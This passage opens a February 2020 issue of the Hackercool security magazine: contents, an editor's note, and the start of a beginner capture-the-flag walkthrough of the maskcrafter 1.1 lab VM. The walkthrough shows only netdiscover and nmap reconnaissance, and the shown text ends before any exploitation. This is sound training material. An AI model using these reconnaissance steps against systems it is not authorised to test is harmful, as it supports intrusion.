Simplifying cyber security since 2016

Hackercool

February 2020 Edition 3 Issue 2

Cyber Security Magazine

CAPTURE THE FLAG

Maskcrafter 1.1

METASPLOITABLE TUTORIALS :

Metasploitable 3 : Caidao : Part2

NOT JUST ANOTHER TOOL :

DONUT

METASPLOIT THIS MONTH

Reptile Rootkit, Diamorphine Rootkit,
Wordpress Infinite Wp and one Windows Privilege Escalation module

Data Breach This Month : MGM Resorts .

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Hello aspiring ethical hackers. Hope you are all awesome. We know you are still relishing the January 2020 Issue and we are here to make it more awesome. Yes, with the release of our February 2020 Issue.

We are always trying to improve the standards of our magazine to provide the best to our readers.Beginning with this Issue, we have made our Metasploit This Month Feature more awesome. Yes, we will be giving more insight to our readers about what's happening on the victim machine while running the exploit. This includes installation, configuration and the exact scenario of how the system is getting hacked.

Not just this, we have also started a software repository of all the vulnerable software we use in the Magazine. In Future, we will be upgrading it to make it more usable. Here's the link for our software repository from where you can download the vulnerable software and test it yourself. We have a request though. Please use it for testing and research purpose only. You will have to take responsibility for any misdeed you commit. Ok, Here's the link for our repository.

https://github.com/hackercoolmagz/

*As already mentioned,we are constantly trying to give our best to our readers. For doing this, we need feedback from our readers. Send your valuable feedback either to this mail address **qa@hackercoolmagz.com** or on our Facebook page and Twitter. The links to our Facebook page and Twitter are given below. Just click on them. Also note our new domain https;//hackercoolmagz.com. Please also note our new email address for any queries or if you face any problems: **customercare@hackercoolmagz.com**. Until the next issue, Good Bye. Thank You.*

c.k.chakravarthi

Magazine :
https://hackercoolmagazine.com **https://hackercoolmagz.com**

Blog : **https://www.hackercool.com**

Mail : **qa@hackercoolmagz.com**, **customercare@hackercoolmagz.com**

Facebook : **https://www.facebook.com/hackercoolmagazine/**

Twitter : **https://twitter.com/hackercoolmagz**

INSIDE

See what our Hackercool Magazine February 2020 Issue has in store for you.

****

maskcrafter : 1.1

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test you skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.


Like other articles of our magazine, this article too has been written so that it is easily understandable to beginners. To make this more simple, this article has been replayed as a challenge being performed by an amateur hacker.

Hi Hackercoolians. Welcome back. Hope you are all safe and taking all the safety precautions to keep the Covid 19 virus away from you. GOD keep you all safe and sound in the current crisis. In this February 2020 Issue, I bring you the CTF challenge of maskcrafter : 1.1 created by Author "evdaez". The author says it is a beginner level CTF challenge and it will only work in Vmware. The maskcrafter : 1.1 CTF machine can be downloaded from the given link below.

https://www.vulnhub.com/entry/maskcrafter-11,445/

The goal of this challenge is to to root the machine but the author says this machine has two ways of getting "user" rights and two ways of getting root. He also says there is no need of advanced knowledge to get "user". He also says brute forcing is not needed to get a shell on this machine. Ok let's see how this goes.


Remember, this machine only works in vmware and will get IP address automatically as DHCP is enabled. My attacker machine is Kali Linux 2020.1 initially and then Kali Linux 2019 MATE. So let's start having fun. After booting the target machine, the first thing I do is run the tool netdiscover.



```
 Currently scanning: 192.168.79.0/16   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.36.1    00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.36.2    00:50:56:e1:74:15      1      60  VMware, Inc.
 192.168.36.129  00:0c:29:df:e8:d0      1      60  VMware, Inc.
 192.168.36.254  00:50:56:eb:40:d5      1      60  VMware, Inc.
```


The IP address of our target is 192.168.36.129. Next, I ran the verbose scan of Nmap on the target.

There are five open ports as shown below.



```
hackercoolmagz@kali:~$ nmap -sV 192.168.36.129
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-06 13:37 EDT
Nmap scan report for 192.168.36.129
Host is up (0.0016s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.22 seconds
hackercoolmagz@kali:~$ 
```

HTTP, FTP, SSH, RPC and NFS. Since there is a HTTP server running, I opened this in a browser. I found a login page. I immediately tried some default credentials which failed.



This webpage was created out of urgency and as such some features are still buggy and may not work

